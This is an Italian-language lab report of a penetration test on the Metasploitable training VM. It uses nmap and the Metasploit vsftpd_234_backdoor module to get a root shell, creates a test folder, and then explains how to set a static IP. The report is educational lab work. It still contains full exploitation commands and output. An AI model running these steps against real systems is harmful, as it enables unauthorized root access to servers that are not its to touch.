

# Relazione sull'Attacco al Servizio vsftpd di Metasploitable

## Obiettivo dell'Esercizio

L'obiettivo di questo esercizio è completare una sessione di pentesting su un servizio FTP vulnerabile, il “**vsftpd**”, presente sulla macchina virtuale Metasploitable.

Durante l'esercizio ho lasciato l'IP di Metasploitable in DHCP, ma a fine relazione spiego come modificare l'IP della macchina e impostarla su statico.

## Descrizione dell'Attacco

L'attacco viene eseguito utilizzando **Metasploit**, un framework ampiamente utilizzato per eseguire pentesting.

Grazie a Metasploit, l'attacco può sfruttare una vulnerabilità nel servizio “vsftpd” per ottenere l'accesso alla macchina di destinazione.

**Analisi e scansione iniziale:** Inizialmente, si esegue una scansione con Nmap per identificare i servizi in esecuzione sulla macchina Metasploitable, in modo da confermare la presenza del servizio FTP “vsftpd” e la sua configurazione.

```
kali@kali: ~  
File Actions Edit View Help  
  
(kali@kali)-[~]  
$ nmap -sV 192.168.1.71  
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-11-11 14:00 CET  
Nmap scan report for 192.168.1.71  
Host is up (0.017s latency).  
Not shown: 977 closed tcp ports (reset)  
PORT      STATE SERVICE      VERSION  
21/tcp    open  ftp          vsftpd 2.3.4  
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)  
23/tcp    open  telnet       Linux telnetd  
25/tcp    open  smtp         Postfix smtpd  
53/tcp    open  domain       ISC BIND 9.4.2  
80/tcp    open  http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)  
111/tcp   open  rpcbind      2 (RPC #100000)  
139/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)  
445/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)  
512/tcp   open  exec         netkit-rsh rshcd  
513/tcp   open  login        OpenBSD or Solaris rlogind  
514/tcp   open  tcpwrapped  
1099/tcp  open  java-rmi     GNU Classpath grmiregistry  
1524/tcp  open  bindshell    Metasploitable root shell  
2049/tcp  open  nfs          2-4 (RPC #100003)  
2121/tcp  open  ftp          ProFTPD 1.3.1  
3306/tcp  open  mysql        MySQL 5.0.51a-3ubuntu5  
5432/tcp  open  postgresql   PostgreSQL DB 8.3.0 - 8.3.7  
5900/tcp  open  vnc          VNC (protocol 3.3)  
6000/tcp  open  X11          (access denied)  
6667/tcp  open  irc          UnrealIRCd  
8009/tcp  open  ajp13        Apache Jserv (Protocol v1.3)  
8180/tcp  open  http         Apache Tomcat/Coyote JSP engine 1.1  
MAC Address: 08:00:27:DC:92:34 (Oracle VirtualBox virtual NIC)  
Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel  
  
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .  
Nmap done: 1 IP address (1 host up) scanned in 14.34 seconds
```

**Caricamento e configurazione dell'exploit:** Utilizziamo il comando `search vsftpd` per ottenere la lista degli exploit riguardanti il servizio ftp.

In questo esercizio utilizzeremo `exploit/unix/ftp/vsftpd_234_backdoor`.

Per utilizzare l'exploit, lo selezioniamo con il comando `use <id>` oppure `use <path dell'exploit>`.

In automatico, Metasploit crea il payload necessario affinché la macchina attaccante possa comunicare con la macchina vittima.

```
msf6 > search vsftpd

Matching Modules
=====
```

#	Name	Disclosure Date	Rank	Check	Description
0	auxiliary/dos/ftp/vsftpd_232	2011-02-03	normal	Yes	VSFTPD 2.3.2 Denial of Service
1	exploit/unix/ftp/vsftpd_234_backdoor	2011-07-03	excellent	No	VSFTPD v2.3.4 Backdoor Command Execution

Interact with a module by name or index. For example `info 1`, use `1` or use `exploit/unix/ftp/vsftpd_234_backdoor`

```
msf6 > use 1
[*] No payload configured, defaulting to cmd/unix/interact
```

**Modifica del payload:** inseriamo l'indirizzo IP della macchina vittima nel payload con il comando `set rhosts 192.168.1.71`

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set rhosts 192.168.1.71
rhosts => 192.168.1.71
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):
```

Name	Current Setting	Required	Description
CHOST		no	The local client address
CPORT		no	The local client port
Proxies		no	A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS	192.168.1.71	yes	The target host(s), see <a href="https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html">https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html</a>
RPORT	21	yes	The target port (TCP)

Exploit target:

Id	Name
0	Automatic

**Avvio dell'exploit:** L'exploit viene eseguito per aprire una sessione di accesso sulla macchina Metasploitable. Se l'attacco va a buon fine, si ottiene una shell che consente di eseguire comandi sul sistema remoto.

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit

[*] 192.168.1.71:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.1.71:21 - USER: 331 Please specify the password.
[+] 192.168.1.71:21 - Backdoor service has been spawned, handling...
[+] 192.168.1.71:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.1.72:37567 -> 192.168.1.71:6200) at 2024-11-11 14:16:12 +0100
```

**Creazione di una Cartella nella Directory Root:** Una volta stabilito l'accesso alla macchina Metasploitable tramite la shell ottenuta, è possibile eseguire comandi come amministratore (in questo caso non sarà necessario fare la scalata dei permessi).

Creiamo una cartella nella directory root (/) con il comando: `mkdir /test_metasploit`

```
mkdir /test_metasploit
ls
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
media
mnt
n0w
nohup.out
opt
proc
root
sbin
srv
sys
test_metasploit
tmp
usr
var
vmlinuz
□
```


## **Conclusioni**

L'attacco al servizio vsftpd della macchina Metasploitable dimostra come una vulnerabilità conosciuta possa essere sfruttata per ottenere l'accesso a un sistema.

La creazione della cartella `test_metasploit` è un esempio di come un utente malintenzionato potrebbe manipolare file e directory su un sistema compromesso, evidenziando la necessità di mantenere aggiornato il sistema per prevenire attacchi simili.

## Bonus: Cambiare IP su metasploitable

Usare il comando: `sudo nano /etc/network/interfaces`



```
Clone di Metasploitable [In esecuzione] - Oracle VirtualBox
File  Macchina  Visualizza  Inserimento  Dispositivi  Aiuto
GNU nano 2.0.7      File: /etc/network/interfaces      Modified

# This file describes the network interfaces available on your system
# and how to activate them. For more information, see interfaces(5).


# The loopback network interface
auto lo
iface lo inet loopback

# The primary network interface
auto eth0
iface eth0 inet static
address 192.168.1.149
netmask 255.255.255.1_

^G Get Help  ^O WriteOut  ^R Read File  ^Y Prev Page  ^K Cut Text  ^C Cur Pos
^X Exit      ^J Justify   ^W Where Is  ^V Next Page  ^U UnCut Text ^T To Spell
CTRL (DESTRA)
```

Uscire con **Ctrl + X** e poi salvare il file con **Y**.

Eseguiamo un **ping** per verificare la comunicazione tra le due macchine:



```
Clone di Metasploitable [In esecuzione] - Oracle VirtualBox
File  Macchina  Visualizza  Inserimento  Dispositivi  Aiuto
SIOCSIFNETMASK: Invalid argument
Failed to bring up eth0.

msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:c8:a6:53
          inet addr:192.168.1.149  Bcast:192.168.1.255  Mask:255.255.255.0
          inet6 addr: 2001:b07:6462:4f27:a00:27ff:fec8:a653/64 Scope:Global
          inet6 addr: fe80::a00:27ff:fec8:a653/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:323 errors:0 dropped:0 overruns:0 frame:0
          TX packets:99 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:23162 (22.6 KB)  TX bytes:10144 (9.9 KB)
          Base address:0xd020  Memory:f0200000-f0220000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:98 errors:0 dropped:0 overruns:0 frame:0
          TX packets:98 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:21621 (21.1 KB)  TX bytes:21621 (21.1 KB)

msfadmin@metasploitable:~$

kali@kali: ~
File  Actions  Edit  View  Help
(kali@kali)-[~]
$ ping 192.168.1.149
PING 192.168.1.149 (192.168.1.149) 56(84) bytes of data:
64 bytes from 192.168.1.149: icmp_seq=1 ttl=64 time=20.8 ms
64 bytes from 192.168.1.149: icmp_seq=2 ttl=64 time=0.978 ms
64 bytes from 192.168.1.149: icmp_seq=3 ttl=64 time=1.15 ms
64 bytes from 192.168.1.149: icmp_seq=4 ttl=64 time=0.602 ms
64 bytes from 192.168.1.149: icmp_seq=5 ttl=64 time=0.854 ms
64 bytes from 192.168.1.149: icmp_seq=6 ttl=64 time=0.676 ms
64 bytes from 192.168.1.149: icmp_seq=7 ttl=64 time=1.00 ms
64 bytes from 192.168.1.149: icmp_seq=8 ttl=64 time=3.40 ms
64 bytes from 192.168.1.149: icmp_seq=9 ttl=64 time=14.8 ms
64 bytes from 192.168.1.149: icmp_seq=10 ttl=64 time=7.32 ms
```